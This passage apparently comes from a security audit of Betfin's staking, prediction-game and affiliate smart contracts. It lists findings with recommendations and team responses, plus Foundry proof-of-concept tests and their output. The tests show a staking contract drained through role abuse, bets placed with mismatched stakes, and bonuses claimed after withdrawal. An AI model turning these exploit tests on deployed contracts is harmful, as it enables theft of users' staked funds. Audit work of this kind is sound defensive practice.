        uint256 balance = betsMemory.playersVolume(_addr);
        console2.log("%s's Bets Volume Is:", vm.getLabel(_addr));
        pp(balance, 18, 2, "ether");
    }

    function playerConservativeStake(address player, uint256 amount) internal {
        vm.startPrank(player);
        token.approve(address(core), amount);
```

```
        console2.log("%s: %s Stakes %d ether BET in ConservativeStaking",
block.timestamp.convertTimestamp(), vm.getLabel(player), amount / 1e18);
        partner.stake(address(cStaking), amount);
        vm.stopPrank();
    }

    function playerDynamicStake(address player, uint256 amount) internal {
        vm.startPrank(player);
        token.approve(address(core), amount);
        console2.log("%s: %s Stakes %d ether BET in DynamicStaking",
block.timestamp.convertTimestamp(), vm.getLabel(player), amount / 1e18);
        partner.stake(address(dStaking), amount);
        vm.stopPrank();
    }

    function playerDynamicWithdraw(address player, address pool) internal {
        vm.warp(block.timestamp + 1 hours);
        vm.startPrank(player);
        console2.log("%s: %s Withdraws Tokens from DynamicStaking-%s",
block.timestamp.convertTimestamp(), vm.getLabel(player), vm.getLabel(pool));
        dStaking.withdraw(pool);
        vm.stopPrank();
    }

    function conservativeCalculateProfit(uint256 offset, uint256 count) internal {
        uint256 nextFriday = (block.timestamp / 604_800) * 604_800 + 1.5 days + 5
minutes;
        if (nextFriday < block.timestamp) {
            nextFriday += 1 weeks;
        }
        vm.warp(nextFriday);
        console2.log("%s: Calculate Profit For ConservativeStaking with offset %d in
Cycle#%d", block.timestamp.convertTimestamp(), offset, block.timestamp / 1 weeks);
        cStaking.calculateProfit(offset, count);
    }

    function dynamicCalculateProfit(uint256 offset, uint256 count) internal {
        uint256 nextFriday = (block.timestamp / 604_800) * 604_800 + 1.5 days + 5
minutes;
        if (nextFriday < block.timestamp) {
            nextFriday += 1 weeks;
        }
        vm.warp(nextFriday);
        console2.log("%s: Calculate Profit For DynamicStaking with offset %d in
Cycle#%d", block.timestamp.convertTimestamp(), offset, nextFriday / 4 weeks);
        dStaking.calculateProfit(offset, count);
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "./BetFinBaseV3.t.sol";

contract BetFinConservativeStakingV3Test is BetFinBaseV3Test {

    using TimestampConverter for uint256;
    using LibString for string;
    address public pool1;
    address public pool2;
    address public pool3;
    address public pool4;

    function setUp() public override {
        super.setUp();
        pool1 = address(cStaking.currentPool());
        vm.label(pool1, "Pool#1");
    }

    function playerStake(address player, uint256 amount) internal {
        vm.startPrank(player);
        token.approve(address(core), amount);
        address pool = address(cStaking.currentPool());
        string memory prefix = "Pool#";
        string memory poolName =
prefix.concat(LibString.toString(cStaking.getActivePoolCount()));
        vm.label(pool, poolName);
        console2.log("%s: %s Stakes BET in ConservativeStaking %s with amount: ",
block.timestamp.convertTimestamp(), vm.getLabel(player), vm.getLabel(pool));
        pp(amount, 18, 2, " ether");
        partner.stake(address(cStaking), amount);
        if (cStaking.getActivePoolCount() == 2)
            pool2 = address(cStaking.currentPool());
        else if (cStaking.getActivePoolCount() == 3) {
            pool3 = address(cStaking.currentPool());
        } else {
            pool4 = address(cStaking.currentPool());
        }
        vm.stopPrank();
    }

    function distributeProfit(address pool) internal {
        console2.log("%s: Distribute Profit for ConservativeStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool));
        ConservativeStakingPool(pool).distributeProfit();
    }

    function playerClaim(address player, address pool) internal {
```

```
        vm.startPrank(player);
        console2.log("%s: %s Claims Stake from ConservativeStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(player), vm.getLabel(pool));
        cStaking.claim(pool);
        vm.stopPrank();
    }

    function playerWithdraw(address player, address pool) internal {
        uint256 nextFriday = (block.timestamp / 604_800) * 604_800 + 8.5 days + 16
minutes;
        vm.warp(nextFriday);
        vm.startPrank(player);
        console2.log("%s: %s Withdraws Stake from ConservativeStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(player), vm.getLabel(pool));
        cStaking.withdraw(pool);
        vm.stopPrank();
    }

    function playersWithdraw(address[] memory players, address pool) internal {
        uint256 nextFriday = (block.timestamp / 604_800) * 604_800 + 8.5 days + 16
minutes;
        vm.warp(nextFriday);
        for (uint256 i; i < players.length; i++) {
            address player = players[i];
            vm.startPrank(player);
            console2.log("%s: %s Withdraws Pool from ConservativeStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(player), vm.getLabel(pool));
            cStaking.withdraw(pool);
            vm.stopPrank();
        }
    }

    function getStakeByStaker(ConservativeStakingPool pool, address _staker)
internal view returns (ConservativeStakingPool.Stake memory result) {
        (uint256 start, uint256 end, uint256 amount, address staker, bool ended,
bool exists) = pool.stakes(_staker);
        result = ConservativeStakingPool.Stake(start, end, amount, staker, ended,
exists);
        return result;
    }

    function showStakesByStaker(ConservativeStakingPool pool, address _staker)
internal {
        ConservativeStakingPool.Stake memory stake = getStakeByStaker(pool,
_staker);
        console2.log("------------%s's Stake in ConservativeStakingPool------------
", vm.getLabel(_staker));
        console2.log("Start: %s, Amount: %d ether, Ended = %s",
            uint256(stake.start).convertTimestamp(), stake.amount / 1e18,
stake.ended);
    }
```

```
    function test_V3_POC10_2Pools_stake12_calculateProfit12_withdraw12() public {
        address[] memory players = new address[](200);
        string memory prefix = "Bob";
        for (uint256 i = 1; i <= 200; i++) {
            string memory name = prefix.concat(Strings.toString(i));
            address player = makeAddr(name);
            players[i - 1] = player;
            pass.mint(player, address(this), address(this));
            deal(address(token), player, 3000 ether);
            playerStake(player, 3000 ether);
        }
        vm.warp(block.timestamp + 1 days);

        conservativeCalculateProfit(0, 1);
        distributeProfit(pool1);

        vm.warp(block.timestamp + 1 days);
        conservativeCalculateProfit(1, 2);
        distributeProfit(pool2);

        uint256 nextFriday = (block.timestamp / 604_800) * 604_800 + 8.5 days + 16
minutes;
        vm.warp(nextFriday + 1 hours);
        for (uint256 i = 1; i <= 100; i++) {
            playerClaim(players[i-1], pool1);
            vm.startPrank(players[i-1]);
            cStaking.withdraw(pool1);
            vm.stopPrank();
        }
        showBalance(players[99]);

        vm.warp(block.timestamp + 1 hours);
        for (uint256 i = 101; i <= 200; i++) {
            playerClaim(players[i-1], pool2);
            vm.startPrank(players[i-1]);
            cStaking.withdraw(pool2);
            vm.stopPrank();
        }
        showBalance(players[199]);

        showBalance(address(cStaking));
    }

}
```

Test result:

```
% forge test --mc BetFinConservativeStakingV3Test --mt test_V3_POC10 -vvv
[⠊] Compiling...
[⠊] Compiling 1 files with 0.8.22Compiler run successful!
[⠊] Compiling 1 files with 0.8.22
[⠊] Solc 0.8.22 finished in 4.40s

Running 1 test for
test/audit/BetFinConservativeStakingV3.t.sol:BetFinConservativeStakingV3Test
[PASS] test_V3_POC10_2Pools_stake12_calculateProfit12_withdraw12() (gas: 130793467)
Logs:
  2024-1-1 7:30:20: Setup contracts for BetFin
  2024-1-1 7:30:20: Bob1 Stakes BET in ConservativeStaking Pool#1 with amount:
  3,000.00  ether
  ...
  2024-1-1 7:30:20: Bob100 Stakes BET in ConservativeStaking Pool#1 with amount:
  3,000.00  ether
  2024-1-1 7:30:20: Bob101 Stakes BET in ConservativeStaking Pool#2 with amount:
  3,000.00  ether
  ...
  2024-1-1 7:30:20: Bob200 Stakes BET in ConservativeStaking Pool#2 with amount:
  3,000.00  ether
  2024-1-5 12:5:0: Calculate Profit For ConservativeStaking with offset 0 in
Cycle#2818
  2024-1-5 12:5:0: Distribute Profit for ConservativeStaking Pool#1
  2024-1-12 12:5:0: Calculate Profit For ConservativeStaking with offset 1 in
Cycle#2819
  2024-1-12 12:5:0: Distribute Profit for ConservativeStaking Pool#2
  2024-1-19 13:16:0: Bob1 Claims Stake from ConservativeStaking Pool#1
  ...
  2024-1-19 13:16:0: Bob100 Claims Stake from ConservativeStaking Pool#1
  Bob100's BET Token Balance Is:
  3,500.00 ether
  2024-1-19 14:16:0: Bob101 Claims Stake from ConservativeStaking Pool#2
  ...
  2024-1-19 14:16:0: Bob200 Claims Stake from ConservativeStaking Pool#2
  Bob200's BET Token Balance Is:
  3,250.00 ether
  ConservativeStaking's BET Token Balance Is:
  25,000.00 ether

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 170.67ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation

It is recommended to revise the existing implementation of calculating profits within the conservative staking contract to guarantee an equitable distribution of earnings among all participants.

Alleviation

[Betfin Team, 02/02/2024]:

The current implementation is intended. We will not make any changes to current version.

DFI-01 | MISSING VALIDATION ON `latestRoundData`

Category	Severity	Location	Status
Logical Issue	Medium	src/games/predict/DataFeed.sol (02/02-ee2167): 55	Resolved

Description

The function `updateLatestData` calls `latestRoundData()` from Chainlink to acquire the token's price. This function does not contain the checks to verify the price data hasn't become outdated or stale.

Recommendation

We recommend adding a validation to the return values of `latestRoundData()` to make sure that the price is not stale.

Alleviation

[Betfin Team, 02/10/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:

https://github.com/betfinio/contracts/commit/acd36f80296b5639bd85e425f31c1618f61cdfc3

[CertiK, 02/18/2024]:

It is recommended to also implement validations for the `updatedAt` timestamp and the `answer` returned by the `latestRoundData` function to ensure data accuracy. For example:

```
    function updateLatestData() public {
       (uint80 roundId, int256 answer, ,uint256 updatedAt, uint80 answeredInRound) =
dataFeed.latestRoundData();
        require(answeredInRound >= roundId, "stale data");
        require(answer != 0, "invalid price");
        require(updatedAt != 0, "incomplete round");
        updateData(roundId);
    }
```

[Betfin Team, 02/21/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:

https://github.com/betfinio/contracts/commit/31ac0606531f2f8b22e29cc69fdcf8c53f4abab6

DSB-01 | ONLY NONE EMPTY POOLS CAN BE REMOVED

Category	Severity	Location	Status
Logical Issue	Medium	src/staking/DynamicStaking.sol (12/03): 178	Resolved

Description

In the `removePool()` function of the `DynamicStaking` contract, there is an issue with the logic for checking whether a pool is empty before removal.

```
    function removePool(address pool) external onlyRole(DEFAULT_ADMIN_ROLE) {
        require(DynamicStakingPool(pool).getStakesCount() > 0, "DynamicStaking: Pool
is not empty");
        // remove pool from pools
        for (uint i = 0; i < pools.length; i++) {
            if (address(pools[i]) == pool) {
                isPool[address(pools[i])] = false;
                pools[i] = pools[pools.length - 1];
                pools.pop();
                break;
            }
        }
    }
```

It checks if the pool indicated by the `pool` address has stakes. If it has no stake, the function will revert with the error message "DynamicStaking: Pool is not empty."

The problem lies in the current function's behavior, which permits the removal of pools only if they have stakes, contradicting the intended purpose. Allowing the removal of non-empty pools poses a risk and goes against the desired functionality.

Recommendation

It's recommended to modify the `require` statement condition to check if the stake count is equal to 0:

```
        require(DynamicStakingPool(pool).getStakesCount() == 0, "DynamicStaking:
Pool is not empty");
```

Alleviation

[Betfin Team, 12/21/2023]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/706455475b6c8a4c90a0dd5ad6cca4cc92d77106

[CertiK, 12/29/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

DSB-02 INSUFFICIENT VALIDATION OF ADDRESS VERIFICATION FOR 'GAME' ROLE ALLOCATION

Category	Severity	Location	Status
Logical Issue	Medium	src/staking/DynamicStaking.sol (12/03): 28	Resolved

Description

The `addGame()` function within the `DynamicStaking` smart contract enables the admin role to assign the `GAME` role to a specified game address:

```
28      function addGame(address game) public onlyRole(DEFAULT_ADMIN_ROLE) {
29          _grantRole(GAME, game);
30      }
```

Accounts that have been assigned the `GAME` role possess the ability to initiate token transfers from the `DynamicStaking` contract:

```
49      function requestPayout(address game, uint amount) external onlyRole(GAME) {
50          require(amount * 10 <= token.balanceOf(address(this)),
"DynamicStaking: Not enough funds");
51          token.transfer(game, amount);
52      }
```

The concern here is that if the `GAME` role is allocated to either an externally owned account (EOA) or a malevolent smart contract, that could invoke the `requestPayout()` function to siphon off the tokens held by the `DynamicStaking` contract.

Recommendation

It is recommended to incorporate a verification step in the `addGame()` function to ensure that the `game` address has been created and is registered by the `Core` contract.

Alleviation

[Betfin Team, 12/21/2023]:

fixed by checking if game is registered in core before granting the role. In master branch.

[CertiK, 12/29/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

DSB-03 STAKERS POTENTIALLY CANNOT WITHDRAW POOLS AS EXPECTED

Category	Severity	Location	Status
Logical Issue	Medium	src/staking/DynamicStaking.sol (12/03): 70	Resolved

Description

In the `DynamicStaking` contract's `withdraw()` function, users with stakes in the pool or those with administrative privileges can initiate a withdrawal from an expired pool.

```
function withdraw(address pool) external {
    // check if pool exists
    require(isPool[pool], "DynamicStaking: pool not found");
    // check if staker has stake in pool or is admin
    require(DynamicStakingPool(pool).staked(_msgSender()) > 0 ||
hasRole(DEFAULT_ADMIN_ROLE, _msgSender()), "DynamicStaking: not allowed");
    ...
    // if the pool being withdrawn from is the current pool, create a new one
    if (address(currentPool) == pool) newPool();
}
```

The function also triggers the creation of a new pool through the `newPool()` call if the pool being withdrawn from is the current active pool. However, the `newPool()` function is restricted to be called only by accounts with the `DEFAULT_ADMIN_ROLE`.

```
function newPool() public onlyRole(DEFAULT_ADMIN_ROLE) {
    // emit pool closed event
    emit PoolClosed(address(currentPool));
```

This limitation presents a significant issue: regular users, lacking administrative privileges, are incapable of assigning themselves the `DEFAULT_ADMIN_ROLE`. Consequently, such users are unable to carry out the `withdraw()` function effectively when the pool in question is the active one. Attempts by non-admins to perform this action will invariably lead to the transaction being reverted, incurring unnecessary gas expenses. Furthermore, should the administrators neglect to initiate the withdrawal process, staked funds may remain in the pool.

Recommendation

It's recommended to refactor the logic in the `withdraw()` function to allow players to withdraw pools. For example, remove the `newPool()` call from this function.

Alleviation

[Betfin Team, 12/21/2023]:

Fixed by making newPool function internal and creating new one with role checking.

[CertiK, 12/29/2023]:

The team resolved this issue by adding an internal `_newPool()` function and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

DST-01 ROLES COULD BE MANIPULATED BY ADMIN ROLE WITHOUT RESTRICTION

Category	Severity	Location	Status
Logical Issue	Medium	src/staking/DynamicStaking.sol (02/09-db4cfd): 151, 379	Partially Resolved

Description

The `DynamicStaking` contract contains a function `addGame` which is intended to grant the `GAME` role to a game contract, allowing it to call the `reserveFunds` function. However, the contract deployer, who is automatically granted the `DEFAULT_ADMIN_ROLE`, also has the authority to call `grantRole` directly and can grant the `GAME` role to any account. This presents a potential security risk, as an account with the `GAME` role can repeatedly call `reserveFunds` to withdraw `BET` tokens from the dynamic staking contract.

The `reserveFunds` function is designed to allow game contracts to reserve funds for their operations. However, if the `DEFAULT_ADMIN_ROLE` is compromised or misused, an attacker could grant the `GAME` role to malicious contracts or accounts, which can then drain funds from the staking contract by repeatedly calling `reserveFunds`.

```
149     function addGame(address _game) external onlyRole(TIMELOCK) {
150         require(core.isGame(_game), "DS05");
151         grantRole(GAME, _game);
152     }
```

```
379     function reserveFunds(uint256 amount) external onlyRole(GAME) {
380         require(!isCalculation(), "DS04");
381         require(amount * 20 <= token.balanceOf(address(this)), "DS06");
382         token.transfer(_msgSender(), amount);
383     }
```

Additionally, the `BetsMemory` contract, which also inherits from OpenZeppelin's `AccessControl`, allows for role-based permission management. The contract includes specific functions like `addAggregator` and `removeAggregator`, which are intended to be called by an account holding the `TIMELOCK` role in order to manage entities with the `AGGREGATOR` role.

However, since the contract also inherits the `grantRole` and `revokeRole` functions from `AccessControl`, and the deployer is typically granted the `DEFAULT_ADMIN_ROLE` upon contract deployment, the deployer inherently possesses the ability to directly grant or revoke any roles, including the `AGGREGATOR` role. This makes the custom `addAggregator` and `removeAggregator` functions redundant, as the deployer or any account with the `DEFAULT_ADMIN_ROLE` can manage roles without the need for these specialized functions.

```
function addAggregator(address _aggregator) public onlyRole(TIMELOCK) {
    _grantRole(AGGREGATOR, _aggregator);
    emit NewAggregator(_aggregator);
}

function removeAggregator(address _aggregator) public onlyRole(TIMELOCK) {
    _revokeRole(AGGREGATOR, _aggregator);
    emit AggregatorRemoved(_aggregator);
}
```

Proof of Concept

The proof of concept (POC) demonstrates that the dynamic staking contract is vulnerable to being depleted of funds due to the lack of validation for the `GAME` role.

```
function test_V5_POC1_grantRole_reserveFunds() public {
    dStaking.revokeRole(dStaking.TIMELOCK(), address(this));
    dStaking.grantRole(dStaking.GAME(), Eva);
    deal(address(token), address(dStaking), 0);
    deal(address(token), Bob, 1e5 ether);
    deal(address(token), Tom, 1e5 ether);
    deal(address(token), Eva, 0);
    playerStake(Bob, 1e5 ether);
    playerStake(Tom, 1e5 ether);
    vm.startPrank(Eva);
    showBalance(address(dStaking));
    uint256 amount = token.balanceOf(address(dStaking)) / 20;
    do {
        dStaking.reserveFunds(amount);
        amount = token.balanceOf(address(dStaking)) / 20;
    } while (amount >= 0.05 ether);
    vm.stopPrank();
    showBalance(Eva);
    showBalance(address(dStaking));
}
```

Test result:

```
Running 1 test for
test/audit/BetFinDynamicStakingV5.t.sol:BetFinDynamicStakingV5Test
[PASS] test_V5_POC1_grantRole_reserveFunds() (gas: 3068047)
Logs:
  2024-1-1 7:30:20: Setup contracts for BetFin
  2024-1-1 7:30:20: Bob Staked BET in DynamicStaking Pool#1 with amount:
  100,000.00  ether
  2024-1-1 7:30:20: Tom Staked BET in DynamicStaking Pool#1 with amount:
  100,000.00  ether
  DynamicStaking's BET Token Balance Is:
  100,000.00 ether
  Eva's BET Token Balance Is:
  99,999.02 ether
  DynamicStaking's BET Token Balance Is:
  0.97 ether

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 11.63ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

From the logs, it is evident that without proper verification, the `GAME` role was able to repeatedly call `reserveFunds` to siphon tokens from the dynamic staking contract until its balance was nearly depleted, leaving only 0.97 ether remaining from an initial balance of 100,000 ether.

Recommendation

DynamicStaking

In the dynamic staking contract, it is suggested to use the `_grantRole` internal function within the `addGame` function to assign roles. Additionally, after establishing the `TIMELOCK` role, it is advised that the deployer should renounce their `DEFAULT_ADMIN_ROLE` to enhance security and decentralization. This would involve using the `_grantRole` function for role assignments moving forward.

BetsMemory

If it is intended to restrict role management to only the `TIMELOCK` role, then the contract should renounce the admin role from deployer after `TIMELOCK` is setup.

Alleviation

[Betfin Team, 02/21/2024]: Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/contracts/commit/4282abfc8e55f72a9828ae7ae28797bd16c34e1b

Thank you for this issue. Our plan was that after establishing the TIMELOCK role to contracts, we will renounce

DEFAULT_ADMIN_ROLE.

[CertiK, 02/22/2024]:
The team heeded the advice to update the `addGame` function to call `_grantRole` function and changes were reflected in the commit 4282abfc8e55f72a9828ae7ae28797bd16c34e1b. We will update the finding status once renouncing transactions are verified.

PGB-01 | UNABLE TO DEACTIVATE `PredictGame`

Category	Severity	Location	Status
Logical Issue	Medium	src/games/predict/PredictGame.sol (12/03): 209	Resolved

Description

The issue described involves the `deactivate()` function in the `PredictGame` contract, which is intended to deactivate the game. This function carries the `onlyOwner` modifier, meaning it can only be called by the current owner of the contract, which, according to the codebase, should be the `Predict` contract.

```
209     function deactivate() public onlyOwner {
210         active = false;
211     }
```

The problem arises from the fact that there is no function within the `Predict` contract that calls the `deactivate()` function on `PredictGame`. This implies that once the `PredictGame` contract is deployed and the `Predict` contract is set as its owner, there is no way for the `Predict` contract to deactivate the game. This could be an oversight in the design of the contract system.

Recommendation

It's recommended to implement a function in the `Predict` contract that allows it to call the `deactivate()` function on `PredictGame`.

Alleviation

[Betfin Team, 12/21/2023]:

Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/706455475b6c8a4c90a0dd5ad6cca4cc92d77106

[CertiK, 12/29/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

PRE-01 POTENTIAL VULNERABILITY OF `placeBet()` IN PREDICTION GAME

Category	Severity	Location	Status
Logical Issue	Medium	src/games/predict/Predict.sol (12/03): 48	Resolved

Description

The `placeBet()` function within the `Predict` contract is intended for handling the mechanics of placing bets in a prediction game.

```
46      function placeBet(address _player, uint256 /* _totalAmount */, bytes memory
 _data) external override returns (address) {
47          require(address(core) == _msgSender(), "predict.only-core");
48          (uint256 _amount, bool _side, address _game) = abi.decode(_data, (
uint256, bool, address));
49          return placeBet(_amount, _side, _game, _player);
50      }
```

The issue arises because the bet amount (`_amount`) and the game address (`_game`) are directly retrieved from the encoded `_data` input without any form of verification. Players are supposed to send the `_totalAmount` of `BET` tokens to the `Core` contract as their bet stake, but the contract fails to confirm whether the `_amount` specified in `_data` is indeed the same as the `_totalAmount` of tokens that were transferred.

This discrepancy could lead to an incorrect bet placement that reflects a lower or higher stake than what was actually paid, potentially compromising the integrity of the betting system and leading to unjust payouts.

Proof of Concept

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "./BetFinBase.t.sol";
import "../../src/games/predict/DataFeedTest.sol";

contract BetFinPredictTest is BetFinBaseTest {

    using TimestampConverter for uint256;

    PredictGame public game;
    DataFeedTest public dataFeed;

    function setUp() public override {
        super.setUp();
        dataFeed = new DataFeedTest(makeAddr("datafeedAddress"));
        game = PredictGame(predict.addGame(address(dataFeed), "BTC-USDT", 5 minutes,
500, 4));

        vm.label(address(game), "PredictGame");
    }

    function playerPlaceBet(address player, uint256 betAmount, uint256 amount, bool
side) internal {
        vm.startPrank(player);
        vm.warp(block.timestamp + 5 minutes);
        token.approve(address(core), betAmount);
        console2.log("%s: %s Places %d ether BET in PredictionGame",
block.timestamp.convertTimestamp(), vm.getLabel(player), betAmount / 1e18);
        partner.placeBet(address(predict), betAmount, abi.encode(amount, side,
address(game)));
        vm.stopPrank();
    }

    function test_POC2_NoCheckEncoded_placeBet() public {
        showBalance(Bob);
        showBalance(Tom);
        showBalance(Eva);
        showVolume(Bob);
        showVolume(Tom);
        showVolume(Eva);
        playerPlaceBet(Bob, 100 ether, 50 ether, true);
        playerPlaceBet(Tom, 100 ether, 100 ether, true);
        playerPlaceBet(Eva, 10 ether, 60 ether, true);
        showBalance(Bob);
        showBalance(Tom);
        showBalance(Eva);
        showVolume(Bob);
        showVolume(Tom);
```

```
        showVolume(Eva);
    }
}
```

Result output:

```
 % forge test --mc BetFinPredictTest --mt test_POC2 -vvv
[⠊] Compiling...
No files changed, compilation skipped

Running 1 test for test/audit/BetFinPredict.t.sol:BetFinPredictTest
[PASS] test_POC2_NoCheckEncoded_placeBet() (gas: 3204782)
Logs:
  2023-12-12 10:30:0: Setup contracts for BetFin
  Bob's BET Token Balance Is:
  100.00 ether
  Tom's BET Token Balance Is:
  100.00 ether
  Eva's BET Token Balance Is:
  100.00 ether
  Bob's Bets Volume Is:
  0.00 ether
  Tom's Bets Volume Is:
  0.00 ether
  Eva's Bets Volume Is:
  0.00 ether
  2023-12-12 10:35:0: Bob Places 100 ether BET in PredictionGame
  2023-12-12 10:40:0: Tom Places 100 ether BET in PredictionGame
  2023-12-12 10:45:0: Eva Places 10 ether BET in PredictionGame
  Bob's BET Token Balance Is:
  0.00 ether
  Tom's BET Token Balance Is:
  0.00 ether
  Eva's BET Token Balance Is:
  90.00 ether
  Bob's Bets Volume Is:
  50.00 ether
  Tom's Bets Volume Is:
  100.00 ether
  Eva's Bets Volume Is:
  60.00 ether

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 13.15ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation

It's recommended to add validations in the `placeBet` function:

- Verify that the `_amount` specified in `_data` matches the `_totalAmount` that is expected to be transferred to the `Core` contract.
- Confirm that the `_game` address is one of the games created by the `Predict` contract. This prevents interaction with unauthorized games.

Alleviation

[Betfin Team, 12/21/2023]:

Fixed by added new checks for _totalAmount and _game. in latest master branch

[CertiK, 12/29/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

SR0-01 STAKED AMOUNTS NOT DECREASE AFTER WITHDRAWAL IN `DynamicStaking` CONTRACT

Category	Severity	Location	Status
Logical Issue	Medium	src/Affiliate.sol (03/13-066360): 56, 68; src/AffiliateFund.sol (03/13-066360): 87; src/staking/DynamicStaking.sol (03/13-066360): 155	Resolved

Description

The issue is related to the `DynamicStaking` contract's handling of user stakes and the subsequent effects on the `AffiliateFund` and `Affiliate` contracts. After withdrawing staking pools, the `staked` mapping in the `DynamicStaking` contract does not correctly decrease the user's staked amount. This means that even after a user has withdrawn all their staked tokens, the `getStaked(staker)` function will still return the previous staked amount.

This staked amount can then be used winthin system in two ways:

1. **Claiming Daily Matching Bonus:** Users who have withdrawn their staked tokens could still claim daily matching bonuses through the `AffiliateFund` contract by calling `claimMatchingBonus()`. This function relies on the `getStaked()` function from the `DynamicStaking` contract, which, due to the incorrect staked amounts, allows users to claim bonuses they are no longer entitled to.

2. **Bypassing Invite and Matching Conditions:** In the `Affiliate` contract, the functions `checkInviteCondition()` and `checkMatchingCondition()` determine if a user has the privilege to invite new members or to receive matching bonuses. These functions also rely on the staked amount reported by `getStaked()`. As a result, a user who no longer has the required staked amount could still meet these conditions and potentially invite new members or receive bonuses.

The issue allows for the exploitation of the staking system, leading to unjust enrichment of users who have already withdrawn their funds but continue to receive bonuses and rewards.

Proof of Concept

The POC shows that once users withdraw their staked tokens, they could still be able to claim daily matching bonus.

```
    function test_V8_POC1_stake_calculateProfit_withdraw_claimMatchingBonus() public
{
        affiliate.setMatchingBonus(Bob, 2e8 ether);
        uint256 realStakedByCycleAfterDistribution = 0;
        deal(address(token), address(dStaking), 0);
        deal(address(token), Bob, 1e8 ether);
        deal(address(token), Eva, 1e6 ether);
        showBalance(Bob);
        showBalance(address(dStaking));
        playerStake(Bob, 1e8 ether);
        assertEq(dStaking.getStaked(Bob), 1e8 ether);

        vm.warp(block.timestamp + 1 days);
        playerClaimMatchingBonus(Bob);
        showBalance(Bob);

        dynamicCalculateProfit(0, dStaking.getActivePoolCount());

        uint256 nextMonday = (block.timestamp / 1 weeks) * 1 weeks + 80 weeks +  4.5
days + 5 minutes;
        uint256 mod = nextMonday / 1 weeks % 4;
        if (mod != 0) {
            nextMonday += (4 - mod) * 1 weeks;
        }
        vm.warp(nextMonday);
        dynamicCalculateProfit(0, dStaking.getActivePoolCount());
        console2.log("%s: Withdraw Pool from DynamicStaking %s in Cycle#%d",
            block.timestamp.convertTimestamp(), vm.getLabel(pool1),
dStaking.getCurrentCycle());
        dStaking.withdraw(pool1);
        showBalance(Bob);
        assertNotEq(dStaking.getStaked(Bob), 0, "Bob's staking amount doesn't
clear");

        playerClaimMatchingBonus(Bob);
        showBalance(Bob);
        vm.warp(block.timestamp + 1 days);
        playerClaimMatchingBonus(Bob);
        showBalance(Bob);
    }
```

Test result:

```
[PASS] test_V8_POC1_stake_calculateProfit_withdraw_claimMatchingBonus() (gas:
1531525)
Logs:
  2024-1-1 7:30:20: Setup contracts for BetFin
  Bob's BET Token Balance Is:
  100,000,000.0000 ether
  DynamicStaking's BET Token Balance Is:
  0.0000 ether
  2024-1-1 7:30:20: Bob Staked BET in DynamicStaking Pool#1 with amount:
  100,000,000.00  ether
  2024-1-2 7:30:20: Bob Claims Matching Bonus
  Bob's BET Token Balance Is:
  10,000,000.0000 ether
  2024-1-22 12:5:0: Calculate Profit For DynamicStaking with offset 0 in Cycle#705
  2025-8-4 12:5:0: Calculate Profit For DynamicStaking with offset 0 in Cycle#725
  2025-8-4 12:5:0: Withdraw Pool from DynamicStaking Pool#1 in Cycle#725
  Bob's BET Token Balance Is:
  110,000,000.0000 ether
  2025-8-4 12:5:0: Bob Claims Matching Bonus
  Bob's BET Token Balance Is:
  120,000,000.0000 ether
  2025-8-5 12:5:0: Bob Claims Matching Bonus
  Bob's BET Token Balance Is:
  130,000,000.0000 ether

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 12.47ms (3.22ms CPU
time)
```

Recommendation

We would like to confirm whether the current behavior aligns with the original design.

Alleviation

[Betfin Team, 03/26/2023]:

Issue acknowledged. Changes have been reflected in the commit hash:

https://github.com/betfinio/contracts/commit/33364557fb6b84624e47d4090176f23a421e3603

SRC-03 | LACK INPUT VALIDATIONS

Category	Severity	Location	Status
Logical Issue	Medium	src/Core.sol (12/03): 49; src/games/predict/Predict.sol (12/03): 22, 30; src/games/roulette/Roulette.sol (12/03): 40	Resolved

Description

In the codebase, there are some missing validations for the function inputs.

1. In the `addTariff()` function of `Core` contract, there is no validation on `_price` and `_stakeProfit`.

```
    function addTariff(uint _price, uint _profit, uint _stakeProfit) external
onlyRole(DEFAULT_ADMIN_ROLE) returns (address) {
        require(_profit <= fee, "core.invalid-profit");
        Tariff tariff = new Tariff(_price, _profit, _stakeProfit);
        tariffs.push(address(tariff));
        tariffIndex[address(tariff)] = tariffs.length;
        emit TariffCreated(address(tariff));
        return address(tariff);
    }
```

2. In the `addGame()` function of `Predict` contract, there is no validation in `_bonus`, `_interval` and `_duration`. A reasonable boundary limit should be added for `_bonus`.

```
    function addGame(address _dataFeed, string memory _symbol, uint _interval, uint
_bonus, uint _duration) public onlyRole(DEFAULT_ADMIN_ROLE) returns (address) {
        PredictGame game = new PredictGame(_dataFeed, _symbol, _interval, _bonus,
_duration);
        game.activate();
        games.push(address(game));
        emit GameCreated(address(game));
        return address(game);
    }
```

3. In the constructor of `Predict` contract, there is no validation of `_staking` address. The `_staking` address should be registered in the `Core` contract.

```
    constructor(address _core, address _staking) {
        created = block.timestamp;
        core = Core(_core);
        staking = ConservativeStaking(_staking);
        _grantRole(DEFAULT_ADMIN_ROLE, _msgSender());
    }
```

4. In the constructor of `Roulette` contract, there is no validation of `_staking` address. The `_staking` address should be registered in the `Core` contract.

```
